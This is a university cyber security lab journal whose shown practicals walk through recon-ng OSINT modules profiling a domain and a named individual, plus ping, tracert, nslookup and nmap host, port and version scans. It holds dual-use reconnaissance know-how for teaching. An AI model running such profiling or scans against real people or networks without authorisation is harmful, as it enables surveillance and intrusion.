

UNIVERSITY OF MUMBAI
DEPARTMENT OF COMPUTER SCIENCE

M.Sc. Computer Science – Semester III
Track B: Security
Elective II: Cyber Security and Risk Assessment
JOURNAL
2022-2023

Seat No. _____



**UNIVERSITY OF MUMBAI
DEPARTMENT OF COMPUTER SCIENCE**

CERTIFICATE

This is to certify that the work entered in this journal was done in the University Department of Computer Science laboratory by Mr./Ms. _____

Seat No. _____ for the course of M.Sc. Computer Science - Semester III (CBCS) (Revised) during the academic year 2022- 2023 in a satisfactory manner.

Subject In-charge

Head of Department

External Examiner

Index

Sr. No.	Name of Practical	Page No.	Date	Sign
1	Use of open-source intelligence and passive reconnaissance	4		
2	Practical on enumerating host, port, and service scanning	16		
3	Practical on vulnerability scanning and assessment	26		
4	Practical on use of Social Engineering Toolkit	29		
5	Practical on Wireless and Bluetooth attacks	40		
6	Practical on Exploiting Web-based applications	43		
7	Practical on using Metasploit Framework for exploitation.	52		
8	Practical on injecting Code in Data Driven Applications: SQL Injection	65		
9	Wireless Network threats (sniff wifi hotspots, analyze strength, discover wireless access points)	74		

Practical 1

Aim: Use of open-source intelligence and passive reconnaissance

Theory: Recon-*ng* is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-*ng* provides a powerful environment in which open-source web-based reconnaissance can be conducted quickly and thoroughly.

Working:

1. Open Kali Linux Virtual Machine. And Open Terminal.
 2. Type **recon-ng** to enter the console.

3. Initially there are no modules installed. To install the modules, we need to use the following commands:

- #### a. Discovery module

marketplace install discovery

```
[recon-ng][default] > marketplace install discovery
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Reloading modules ...
```

- ### b. Recon module

marketplace install recon

```
[recon-ng][default] > marketplace install recon
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/whoxy_dns
[*] Module installed: recon/companies-hosts/censys_org
[*] Module installed: recon/companies-hosts/censys_tls_subjects
[*] Module installed: recon/companies-multi/github_miner
[*] Module installed: recon/companies-multi/shodan_org
```

c. Importing module

marketplace install import

```
[recon-ng][default] > marketplace install import
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Reloading modules ...
```

d. Exploitation module

marketplace install exploitation

```
[recon-ng][default] > marketplace install exploitation
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Reloading modules ...
```

e. Reporting module

marketplace install reporting

```
[recon-ng][default] > marketplace install reporting
[*] Module installed: reporting/csv
[*] Module installed: reporting/html
[*] Module installed: reporting/json
[*] Module installed: reporting/list
[*] Module installed: reporting/proxifier
[*] Module installed: reporting/pushpin
[*] Module installed: reporting/xlsx
```

Now the required modules are installed.

4. To create a new workspace

workspaces list

```
[recon-ng][default] > workspaces list
+-----+-----+
| Workspaces | Modified |
+-----+-----+
| bhakti | 2021-01-21 13:06:44 |
| default | 2021-01-20 08:49:53 |
| reconnaissance | 2021-01-21 12:23:49 |
+-----+-----+
[recon-ng][default] > workspaces create security_breaches
[recon-ng][security_breaches] > workspaces list
+-----+-----+
| Workspaces | Modified |
+-----+-----+
| bhakti | 2021-01-21 13:06:44 |
| default | 2021-01-20 08:49:53 |
| reconnaissance | 2021-01-21 12:23:49 |
| security_breaches | 2021-01-30 09:13:28 |
+-----+-----+
[recon-ng][security_breaches] > █
```

5. Install the module `recon/domains-contacts/whois_pocs` and load the installed module.

```
marketplace install recon/domains-contacts/whois_pocs
```

```
[recon-ng][security_breaches] > marketplace install recon/domains-contacts/whois_pocs
[*] Module installed: recon/domains-contacts/whois_pocs
[*] Reloading modules ...
[recon-ng][security_breaches] > modules load recon/domains-contacts/whois_pocs
[recon-ng][security_breaches][whois_pocs] > █
```

6. Set the option and run the module.

```
options list
```

```
run
```

```
[recon-ng][security_breaches][whois_pocs] >
[recon-ng][security_breaches][whois_pocs] > options list

  Name  Current Value  Required  Description
  ____  _____        _____
  SOURCE default      yes       source of input (see 'info' for details)

[recon-ng][security_breaches][whois_pocs] > options set SOURCE facebook.com
SOURCE => facebook.com
[recon-ng][security_breaches][whois_pocs] > options list

  Name  Current Value  Required  Description
  ____  _____        _____
  SOURCE facebook.com  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][whois_pocs] > █
```

7. Type back and enter the workspace. We will install another module recon/profiles-profiles/namechk and load the module to validate the user Brandon Stout.

```
[recon-ng][security_breaches][whois_pocs] > back
[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/namechk
[+] Module installed: recon/profiles-profiles/namechk
[+] Reloading modules ...

[recon-ng][security_breaches] > modules load recon/profiles-profiles/namechk
[recon-ng][security_breaches][namechk] > options list

  Name  Current Value  Required  Description
  ____  _____        _____
  SOURCE default      yes       source of input (see 'info' for details)

[recon-ng][security_breaches][namechk] > █
```

8. Set the option and run the module.

```
[recon-ng][security_breaches][namechk] > options set SOURCE Brandon Stout
SOURCE => Brandon Stout
[recon-ng][security_breaches][namechk] > options list

  Name  Current Value  Required  Description
  ____  _____        _____
  SOURCE Brandon Stout  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][namechk] > run
```

9. Type back and enter the workspace. We will install another module recon/profiles-profiles/profiler to check the existence of user Brandon Stout.

marketplace install recon/profiles-profiles/profiler

```
modules load recon/profiles-profiles/profiler
```

```
[recon-ng][security_breaches][namechk] > back
[recon-ng][security_breaches] > marketplace
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [...]

[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/profiler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules ...
[recon-ng][security_breaches] > modules load recon/profiles-profiles/profiler
[recon-ng][security_breaches][profiler] > █
```

10. Set the option and run the module.

```
options list
```

```
run
```

```
[recon-ng][security_breaches][profiler] > options list
Name      Current Value  Required  Description
-----  -----  -----  -----
SOURCE    default        yes       source of input (see 'info' for details)

[recon-ng][security_breaches][profiler] > options set SOURCE Brandon Stout
SOURCE ⇒ Brandon Stout
[recon-ng][security_breaches][profiler] > options list
Name      Current Value  Required  Description
-----  -----  -----  -----
SOURCE    Brandon Stout  yes       source of input (see 'info' for details)

[recon-ng][security_breaches][profiler] > run
[recon-ng][security_breaches][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json...
Looking Up Data For: Brandon Stout
-----
[*] Checking: 7cup
[*] Checking: ACloudGuru
[*] Checking: asciinema
[*] Checking: AudioJungle
[*] Checking: BiggerPockets
[*] Checking: Bookcrossing
[*] Checking: buymeacoffee
[*] Checking: championat
[*] Checking: Career.habr
[*] Checking: echo.msk
[*] Checking: Facenama
[*] Checking: Hackaday
[*] Checking: Hubski
-----
SUMMARY
[*] 4 total (4 new) profiles found.
[recon-ng][security_breaches][profiler] > █
```

11. Generate a Report. We will install another module reporting/html and load the module to generate a report in html file.

back

marketplace install reporting/html

```
[recon-ng][security_breaches][profiler] > back
[recon-ng][security_breaches] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
```

```
[recon-ng][security_breaches] > modules load reporting/html
[recon-ng][security_breaches][html] > options list

Name      Current Value          Required  Description
-----  -----
CREATOR   name in the report footer    yes      use creator n
CUSTOMER  name in the report header    yes      use customer
FILENAME  /home/kali/.recon-ng/workspaces/security_breaches/results.html  yes      path and file
name for report output
SANITIZE  True                         yes      mask sensitiv
e data in the report

[recon-ng][security_breaches][html] > █
```

Set the option and run the module.

```
[recon-ng][security_breaches][html] > options set CREATOR bhakti-dhara
CREATOR => bhakti-dhara
[recon-ng][security_breaches][html] > options set CUSTOMER Brandon Stout
CUSTOMER => Brandon Stout
[recon-ng][security_breaches][html] > options set FILENAME /home/kali/brandon_stout.html
FILENAME => /home/kali/brandon_stout.html
[recon-ng][security_breaches][html] > options list


Name      Current Value          Required  Description
-----  -----
CREATOR   bhakti-dhara        yes      use creator name in the report footer
CUSTOMER  Brandon Stout       yes      use customer name in the report header
FILENAME  /home/kali/brandon_stout.html  yes      path and filename for report output
SANITIZE  True                yes      mask sensitive data in the report

[recon-ng][security_breaches][html] > █
```

```
[recon-ng][security_breaches][html] > run
[*] Report generated at '/home/kali/brandon_stout.html'.
[recon-ng][security_breaches][html] > █
```

12. Html file is generated in given location. Go to the location and double click on the file.

```
[recon-ng][security_breaches] > exit  
kali@bhakti-dhara:~$ pwd  
/home/kali  
kali@bhakti-dhara:~$ ll brandon_stout.html  
-rw-r--r-- 1 kali kali 5780 Jan 30 10:04 brandon_stout.html  
kali@bhakti-dhara:~$ █
```



B. Windows Command Line Utilities

1. Ping: Ping is a command line utility, available on virtually any operating system with network connectivity, that acts as a test to see if a networked device is reachable. The ping command sends a request over the network to a specific device.

```
Command Prompt
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\bhakti>ping -h
Bad option -h.

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
           [-r count] [-s count] [{-j host-list} | {-k host-list}]
           [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
           [-4] [-6] target_name

Options:
  -t            Ping the specified host until stopped.
                 To see statistics and continue - type Control-Break;
                 To stop - type Control-C.
  -a            Resolve addresses to hostnames.
  -n count      Number of echo requests to send.
  -l size       Send buffer size.
  -f            Set Don't Fragment flag in packet (IPv4-only).
  -i TTL        Time To Live.
  -v TOS        Type Of Service (IPv4-only. This setting has been deprecated
                 and has no effect on the type of service field in the IP
                 Header).
  -r count      Record route for count hops (IPv4-only).
  -s count      Timestamp for count hops (IPv4-only).
  -j host-list  Loose source route along host-list (IPv4-only).
  -k host-list  Strict source route along host-list (IPv4-only).
  -w timeout    Timeout in milliseconds to wait for each reply.
  -R            Use routing header to test reverse route also (IPv6-only).
                 Per RFC 5095 the use of this routing header has been
                 deprecated. Some systems may drop echo requests if
                 this header is used.
  -S srcaddr    Source address to use.
  -c compartment Routing compartment identifier.
  -p            Ping a Hyper-V Network Virtualization provider address.
  -4            Force using IPv4.
  -6            Force using IPv6.

C:\Users\bhakti>
```

Get the Public IP of the given domain. Check the size of the packet which can be received by the destination.

```
Command Prompt
C:\Users\bhakti>ping 192.229.179.87

Pinging 192.229.179.87 with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=56ms TTL=59
Reply from 192.229.179.87: bytes=32 time=6ms TTL=59
Reply from 192.229.179.87: bytes=32 time=6ms TTL=59
Reply from 192.229.179.87: bytes=32 time=6ms TTL=59

Ping statistics for 192.229.179.87:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 56ms, Average = 18ms

C:\Users\bhakti>
```

```
C:\ Command Prompt

C:\Users\bhakti>ping www.w3schools.com

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=23ms TTL=59
Reply from 192.229.179.87: bytes=32 time=10ms TTL=59
Reply from 192.229.179.87: bytes=32 time=6ms TTL=59
Reply from 192.229.179.87: bytes=32 time=10ms TTL=59

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 23ms, Average = 12ms

C:\Users\bhakti>ping www.w3schools.com -f -l 1452

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 1452 bytes of data:
Reply from 192.229.179.87: bytes=1452 time=122ms TTL=59
Reply from 192.229.179.87: bytes=1452 time=8ms TTL=59
Reply from 192.229.179.87: bytes=1452 time=9ms TTL=59
Reply from 192.229.179.87: bytes=1452 time=7ms TTL=59

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 7ms, Maximum = 122ms, Average = 36ms

C:\Users\bhakti>
```

Check how much TTL router would take to discard the packet.

```
C:\ Command Prompt

C:\Users\bhakti>
C:\Users\bhakti>ping www.w3schools.com -i 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 10.0.2.2: TTL expired in transit.

Ping statistics for 192.229.179.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\bhakti>
```

2. Tracert using Ping

```
 Select Command Prompt
C:\Users\bhakti>ping www.w3schools.com -i 1 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 10.0.2.2: TTL expired in transit.

Ping statistics for 192.229.179.87:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

```
 Select Command Prompt
C:\Users\bhakti>ping www.w3schools.com -i 15 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=30ms TTL=59

Ping statistics for 192.229.179.87:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 30ms, Maximum = 30ms, Average = 30ms

C:\Users\bhakti>ping www.w3schools.com -i 14 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=29ms TTL=59

Ping statistics for 192.229.179.87:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 29ms, Average = 29ms

C:\Users\bhakti>ping www.w3schools.com -i 13 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 192.229.179.87: bytes=32 time=5ms TTL=59

Ping statistics for 192.229.179.87:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 5ms, Maximum = 5ms, Average = 5ms

C:\Users\bhakti>
```

3. Traceroute: Traceroute is a network diagnostic tool used to track in real-time the pathway taken by a packet on an IP network from source to destination, reporting the IP addresses of all the routers it pinged in between. Traceroute also records the time taken for each hop the packet makes during its route to its destination.

```
C:\ Command Prompt

C:\Users\bhakti>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
                [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d                  Do not resolve addresses to hostnames.
  -h maximum_hops    Maximum number of hops to search for target.
  -j host-list        Loose source route along host-list (IPv4-only).
  -w timeout          Wait timeout milliseconds for each reply.
  -R                  Trace round-trip path (IPv6-only).
  -S srcaddr          Source address to use (IPv6-only).
  -4                  Force using IPv4.
  -6                  Force using IPv6.
```

```
C:\ Command Prompt - tracert www.w3schools.com

C:\Users\bhakti>tracert www.w3schools.com

Tracing route to cs837.wac.edgecastcdn.net [192.229.179.8/]
over a maximum of 30 hops:

  1  <1 ms    <1 ms    <1 ms  10.0.2.2
  2  20 ms     3 ms     3 ms  192.168.0.1
  3  5 ms      4 ms     6 ms  1.186.179.1.dvois.com [1.186.179.1]
  4  27 ms     12 ms    4 ms  114.79.129.97.dvois.com [114.79.129.97]
  5  *          *         *      Request timed out.
  6  *          *         *      Request timed out.
  7  *          *         *      Request timed out.
  8  31 ms     10 ms    19 ms  115.110.206.154.static-Mumbai.vsnl.net.in [115.110.206.154]
  9  7 ms      6 ms     22 ms  192.229.179.87

Trace complete.
```

4. NSLookup: NSLookup (from name server lookup) is a network administration command-line tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping, or other DNS records.

```
Command Prompt - nslookup
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\bhakti>nslookup
Default Server: ns1.dvois.com
Address: 114.79.129.2

> set type=a
> www.upgcm.ac.in
Server: ns1.dvois.com
Address: 114.79.129.2

Non-authoritative answer:
Name: upgcm.ac.in
Address: 148.251.191.4
Aliases: www.upgcm.ac.in

> set type=cname
> www.upgcm.ac.in
Server: ns1.dvois.com
Address: 114.79.129.2

Non-authoritative answer:
www.upgcm.ac.in canonical name = upgcm.ac.in

upgcm.ac.in      nameserver = ns3.privatelabelhosts.com
upgcm.ac.in      nameserver = ns4.privatelabelhosts.com
ns4.privatelabelhosts.com      internet address = 176.9.246.230
ns3.privatelabelhosts.com      internet address = 176.9.43.11
> ■
```

Practical 2


Aim: Practical on enumerating host, port, and service scanning

Theory: Enumeration of various services that are running on a target machine using Nmap. To enumerate services on target machine, perform the following steps: 1. Launch Kali Linux

Working:

To enumerate services on target machine, perform the following steps:

1. Launch Kali Linux
2. Select Applications > Information Gathering >nmap, as shown in the Figure.



Then the following screen will appear, as shown in Figure.

```
root@kali: ~
File Edit View Search Terminal Help
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~#
```

3. Type ‘nmap -sP 192.xx.xx.xx/2’, and press Enter.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sP 192.***.***.***/2
```

Then 'Nmap' will scan all the nodes on the given network range and display all the hosts that are running, as shown in Figure.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sP 192.168.1.1-100
Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-12 08:37 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Nmap scan report for 192.168.1.3
Host is up (0.00017s latency).
Nmap scan report for 192.168.1.4
Host is up (0.00022s latency).
Nmap scan report for 192.168.1.5
Host is up (0.00012s latency).
Nmap scan report for 192.168.1.6
Host is up (0.00017s latency).
Nmap scan report for 192.168.1.7
Host is up (0.00015s latency).
Nmap scan report for 192.168.1.8
Host is up (0.0024s latency).
Nmap scan report for 192.168.1.9
Host is up (0.0032s latency).
Nmap scan report for 192.168.1.10
Host is up (0.00030s latency).
Nmap scan report for 192.168.1.11
```

4. Type 'nmap-sS <IP address of the target machine>', and press Enter, as shown in Figure (here we have used 192.XX.XX.XX as the IP address).

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS 192.168.1.1-100
```

Then a Stealthy synscan will be initiated, and all the open ports that are running on the machine will be displayed, as shown in Figure.

```
root@kali:~# nmap -sS 192.168.0.100
Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-12 08:45 EDT
Nmap scan report for 192.168.0.100
Host is up (1.0s latency).
Not shown: 983 closed ports
PORT      STATE    SERVICE
80/tcp     open     http
110/tcp    open     pop3
135/tcp    open     msrpc
139/tcp    open     netbios-ssn
445/tcp    open     microsoft-ds
514/tcp    filtered shell
902/tcp    open     iss-realsecure
912/tcp    open     apex-mesh
1025/tcp   open     NFS-or-IIS
1026/tcp   open     LSA-or-nterm
1027/tcp   open     IIS
1028/tcp   open     unknown
1029/tcp   open     ms-lsa
1072/tcp   open     cardax
1085/tcp   open     webobjects
3389/tcp   open     ms-wbt-server
```

Now, we can see all the open ports along with the services. We will find the version of each of these services running on the open port by performing a syn scan with the version detection switch.

5. Type 'nmap -sSV -O <IP address of the target machine>', and pressEnter, as shown in Figure.

```
root@kali:~# nmap -sSV -O 192.168.0.100
Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-12 09:14 EDT
```

Now, the Nmap performs the scan and displays the versions of the services, as shown in Figure.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sSV -o 192.168.16.3
Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-12 09:14 EDT
Nmap scan report for 192.168.16.3
Host is up (0.00035s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 8.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
902/tcp   open  ssl/vmware-auth  VMware Authentication Daemon 1.10 (Uses VNC, S
DAP)
912/tcp   open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, S
AP)
1025/tcp  open  msrpc            Microsoft Windows RPC
1026/tcp  open  msrpc            Microsoft Windows RPC
1027/tcp  open  msrpc            Microsoft Windows RPC
1028/tcp  open  msrpc            Microsoft Windows RPC
1029/tcp  open  msrpc            Microsoft Windows RPC
1072/tcp  open  http             Apache httpd 2.4.27 ((Win32) mod_fcgid/2.3.9)
1085/tcp  open  msrpc            Microsoft Windows RPC
3389/tcp  open  ssl/ms-wbt-server?
```

We have found the enumerated result. We will now save the scan result.

6. Type 'nmap -sSV -o <IP address of the target machine> -oN Enumeration.txt', and press Enter, as shown in Figure.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sSV -o 192.168.16.3 -oN Enumeration.txt
```

Then the following screen will appear, as shown in Figure.


```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# clear  
  
root@kali:~# nmap -sSV -O 192.168.10.10 -oN Enumeration.txt  
  
Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-12 09:17 EDT  
Nmap scan report for 192.168.10.10  
Host is up (0.00038s latency).  
Not shown: 985 closed ports  
PORT      STATE SERVICE          VERSION  
80/tcp     open  http            Microsoft IIS httpd 8.5  
135/tcp    open  msrpc           Microsoft Windows RPC  
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
902/tcp    open  ssl/VMware-auth VMware Authentication Daemon 1.10 (Uses VNC, S0AP)  
912/tcp    open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, S0AP)  
1025/tcp   open  msrpc           Microsoft Windows RPC  
